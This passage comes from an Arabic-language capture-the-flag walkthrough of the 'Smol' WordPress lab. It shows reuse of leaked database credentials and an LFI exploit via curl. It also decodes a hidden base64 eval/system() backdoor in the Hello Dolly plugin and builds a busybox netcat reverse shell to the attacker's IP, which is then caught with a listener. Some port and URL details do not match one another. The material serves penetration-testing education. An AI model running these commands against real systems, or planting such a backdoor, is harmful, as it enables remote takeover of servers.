
/** Database password */
define( 'DB_PASSWORD', 'kbLSF2Vop#lw3rjDZ629*Z%G' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
```

- من خلال الملف **Wp-Config.php** لقينا **Username** و **Password** ل **WordPress Account** اللى هو **Wpuser** وال **kbLSF2Vop#lw3rjDZ629*Z%G** زي مواضع قدامك ... تعالى بعد كدا ناخد ال **Credentials** اللى لقيناها دي ونروح لصفحه ال **Admin** الخاصه بالموقع بتعنا اللى هو **Smol.thm** ونحاول نسجل بال **Credentials** بتعتنا دي يمكن ناخد **Control** كامل عالموقع .




The image shows the WordPress login interface. At the top is the WordPress logo. Below it is a login form with two input fields: 'Username or Email Address' containing 'wpuser' and 'Password' containing 'kbLSF2Vop#lw3rjDZ629*Z%G'. There is a 'Remember Me' checkbox and a 'Log In' button. Below the form, there is a link 'Lost your password?' and a link '← Go to Another CTF'.



- بعد اما نجحت ال **Credentials** الى معانا انها تدينا **Control** عالموقع ... لاقينا **3 posts** و **page** واحده عالموقع زي منتا شايف ... تعالى نعمل **Check** عال **Page** يمكن فيها معلومه مفيده بالنسبالنا أو ثغره نعرف نعملها **Exploit** .

Step 4: Discovering Vulnerable Plugins:




- تعالى نفتح ال **Web Master Tasks** المعلومات ال **Private** اللى
جوا ال **Page** اللى لاقيناها .

Webmaster Tasks!!

- 1- [IMPORTANT] Check **Backdoors: Verify the SOURCE CODE of "Hello Dolly" plugin** as the site's code revision.
- 2- Set Up HTTPS: Configure an SSL certificate to enable HTTPS and encrypt data transmission.
- 3- Update Software: Regularly update your CMS, plugins, and themes to patch vulnerabilities.
- 4- Strong Passwords: Enforce strong passwords for users and administrators.

- لاقينا **Notes** مهمه كاتبها ال **Creator** أو ال **Admin** بتاع ال **Website** ودي تخص ال **Security** بتاع ال **Website** زي انه لازم يعمل **Check** على ال **Source Code** بتاع ال **Hello Dolly Plugin** عشان يتأكد من ال **Security** بتعته وبعض المعلومات التانيه اللى لازم يعمل عليها **Check** ... طب أنا ك **Attacker** اللى يهمني فالمعلومات دي كلها هي ال **Plugin** اللى هي **Hello Dolly Plugin** ممكن يكون فيها ثغره معينه نعرف نعملها **Exploit** !! واخد بالك احنا ماسكين فخيطة بيوصلنا لمعلومه ومنها لمعلومه تانيه .

- كالعاده هنروح نعمل **Search** على ال **Plugin** دي .



- من خلال ال **Search** لقينا ال **Plugin** دي تابعه ل **File** اسمه ال **Hello.php** بتعنا وصلنا للنتيجه دي من ال **GitHub** ... تعالى نعمل نفس القصة اللي فاتت عن طريق ال **Curl** نحاول نقرأ ملف ال **Hello.php** من خلال ال **LFI (Local File Inclusion)** **Vulnerability** اللي لقيناها فاكراها ! يمكن بيحتوى على **Malicious Code** أو **Backdoor** يساعدنا اننا ناخذ **Access** على ال **Website** ... عن طريق ال **Command** دا .

curl -s "http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello.php"

```
// This just echoes the chosen line, we'll position it later.
function hello_dolly() {
    eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA='));
}
```

- لقينا اللي قدامك دا **Text** شكله **encrypted** بال **Base64** وعشان نشوف المحتوى بتاعه هنستخدم أداة **Cyberchef** أو اي **tool** تانيه عشان نحوله **Clear Text** ... و هيكون بالشكل دا .

```
CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA=')|
```

abc 98 1 Raw Bytes LF

Output

```
if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }
```

- بعد أما فكينا ال **encrypted Text** وشوفنا ال **Clear Text** لقينا ان دا **RCE Backdoor** عن طريق ال **Function** اللي هي **System** نقدر ننفذ **Commands** عال **Server** بتاع ال **WordPress Website** بطريقة **Remotely** ...

وهو دا اللى بندور عليه ... لو تلاحظ هنا ال **Parameter** اللى هو **CMD** ال **Developer** كتبه بطريقة مخفيه شويه كتبه بال **Hexadecimal** يعني ايه الكلام دا؟! ... مش احنا جينا ال **Clear Text** من ال **Encrypted** وطلع اللى قدامك دا ال **143** دا معناه ال **C** ... وال **155** دا معناه ال **M** ... وال **144** دا معناه ال **D** دا طبعا لما نحوله من ال **Hexadecimal** هتلاقي الأرقام اللى عندك دي **CMD =** اللى هو ممكن ال **Attacker** بيعت **CMD** فال **Link** دا والكود هيشغل أي **Command** نكتبه فال **CMD** بطريقة **Remotely** وكأن الكود اللى قدامك فالصورة تقدر تحوله للصيغه دي لو حولته من ال **Hexadecimal** وعملته **Decoding** .

```
if (isset($_GET["cmd"])) {
    system($_GET["cmd"]);
}
```

Step 5: Gaining a Reverse Shell:

- تعالى نستخدم ال **Backdoor** اللى أكتشفناه ونجرب **Commands** عال **Target Server** بتاع ال **Website** زي كدا ...

<http://WWW.smol.thm/shell.php?cmd=whoami>

- الكود بتعنا دا فيه **Parameter** اللى هو **CMD** اللى حطينه فال **Link** عندنا زي منتا شايف ... لو ال **Parameter** دا موجود عند ال **Server** بياخد القيمة اللى فيه وينفذها هناك عند ال **Server** عن طريق ال **System()** ودي وظيفتها انها تشغل ال **Command** كأنك كاتبه بنفسك فال **Terminal** هناك عند ال **Server** ... ناخذ مثال .


- لو كتبنا كذا فال **Browser** عندنا ...

<http://WWW.smol.thm/shell.php?cmd=whoami>

- أهوه بنفذ **Commands** عند ال **Server** يعني واخدين **RCE** عليه ... فهنا بعته **Command** هيتنفذ عند ال **Server** هناك فال **Terminal** اللي هو **Whoami** ... فال **Server** هيرجعك ال **Username** اللي شغال بيه ... خد مثال ثاني .

<http://WWW.smol.thm/shell.php?cmd=ls>

- هنا بتقول ال **Server** يعرضك كل ال **Files** وال **Folders** الموجوده فال **Location** دا ... وأي **Commands** تانيه انت عاوز تنفذها على ال **Server** عيش حياتك بقا ... ودا مثال ثاني برضه على ال **RCE** تقدر تنفذه عال **WordPress Website** .



- هنا بنسأل ال **Server** عن أماكن وجود ال **Python** وال **Net cat** فال **System** ... هتلاقي النتيجة ظهرت قدامك فال **Dashboard** زي منّا شايف بيقلوك ال **Python3** هتلاقيها ف **/usr/bin/python3** وال **Net cat** هتلاقيها **/usr/bin/nc** .

- طب دا هيفدنا فأيه ك **Penetration testers** ؟ الكلام دا هيفدنا قدام كمعرفه ال **Tools** المتاحة هناك عال **Server** عشان نستغلها فيما بعد ف **Attack** أكبر... بالنسبه لل **Python** لو عاوزين ننفذ **Reverse Shell** وندخل منه لل **Server** وال **nc** برضه لو عاوزين نعمل **Reverse Shell** ونربط ال **Server** بجهازنا بشكل مباشر .

- هنستخدم بعد كدا موقع **revshells** عشان نعمل **Create** ل **reverse shell** وناخد **Control** بشكل كامل عال **Server** من خلال ال **Back door** .

Reverse Shell Generator

Step 1: Configuration

IP: 10.17.0.253 Port: 4444 +1

Step 2: Listener ☐ Advanced

\$ nc -lvp 4444

Copy

Step 3: Reverse shell ☒ Advanced

Shell list: awk, Bash #1, Bash #2, nc #1, **nc #2**, Lua, Perl #1

Shell: sh Encoding: encodeURIComponent

Auto-copy ☐ Copy

- عن طريق ال **Command** التالي **busybox nc your_ip** ... **4444 -e sh** ... تعالى نفصص ال **Command** ... هنستخدم ال **Net cat** ال **Tool** اللى موجوده فال **busybox** اختصار ل **busybox nc** عشان نعمل اتصال عكسي ... وال **IP** دا عنوان ال **IP** الخاص بجهازك اللى هيستقبل ال **Connection** وبعد كدا ال **Port** اللى هتسمع عليه ال **Session** العكسيه اللى هتفتحها من ال **Reverse Shell** ... وال **sh -e** دا اللى هيشغل ال **Shell** بعد ال **Connection** عشان تاخد **Control** عال **Server** ... وال **Busy Box** بأختصار هي زي شنته أدوات متجمعتك فيها كل ال **Linux Commands** ف ملف واحد عشان تسهل عليك شغلك .

- بعد كدا عاوزين نحول ال **Command** بتعنا ل **URL Encoding** ودا علشان ال **Server** بيمنع بعض ال **Character's** اللى فال **URL** فأنت لازم تحوله ل **URL Encoding** عان يبقا **executable** من ال **Browser** أو من ال **CURL** ... وبعد ال **Encryption** هيبقا كدا .


busybox%20nc%20your_ip%201234%20-e%20sh

- تعالى بعد كدا ننفذ ال **Command** فال **Server** من ال **Terminal** عن طريق ال **CURL** وممكن تحط الرابط علطول فال **Browser** من غير ال **CURL** بس أنا هفتحه من ال **Terminal** عن طريق ال **CURL** ... ال **Word press Website** اللى مترجته مصاب فال **Admin Panel** وببسمحلنا ننفذ **Commands** عال **Server** عن طريق اننا نحط **Links** بالشكل اللى قدامك دا ... وبما ان ال **Server** مصاب بال **RCE** فهيشغل ال **Command** دا .

```
curl -s "http://www.smol.thm/wp-admin/index.php?busybox%20nc%20your_ip%201234%20-e%20sh"
```

- وال **Option** اللى هو **-s** دا علشان ال **Silent Mode** ميطلعش أي **Output** عندنا فال **Terminal** .

- تعالى بعد كدا نشغل ال **Net cat Lisner** عشان نعمل نستقبل ال **Reverse Session** ... احنا عاوزين ال **Server** يبعثنا **Session** نستقبل بيها ال **Reverse Connection** منه ... عن طريق ال **Command** اللى قدامك دا هنشغل ال **Net cat** عشان نستقبل ال **Connection** وننفذ **Commands** عال **Server** هناك .



```
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.17.24.233] from (UNKNOWN) [10.10.90.194] 60902
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/var/www/wordpress/wp-admin
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

- ال **Option** دا اللى هو **-lvnp** تعالى نوضح ال **Options** دي ... ال **معناه** حط ال **Tool** فال **Listen Mode** لأي **Connection** هيجي ...

وال **v** معناها ال **Verbose Mode** عشان يجبك كل ال **Details** اللى بتحصل ... وال **n** هيمنع ال **Net cat** انه يمنع تحويل ال **DNS** ل **IP** عشان يبقا أسرع ... وال **P** دا معناه ال **Port** بتعنا اللى هو **4444** ... وبكدا مجرد مال **Server** ينفذ ال **Commands** الخاصه بال **Reverse Shell** هيتصل ب **Port 4444** وانا 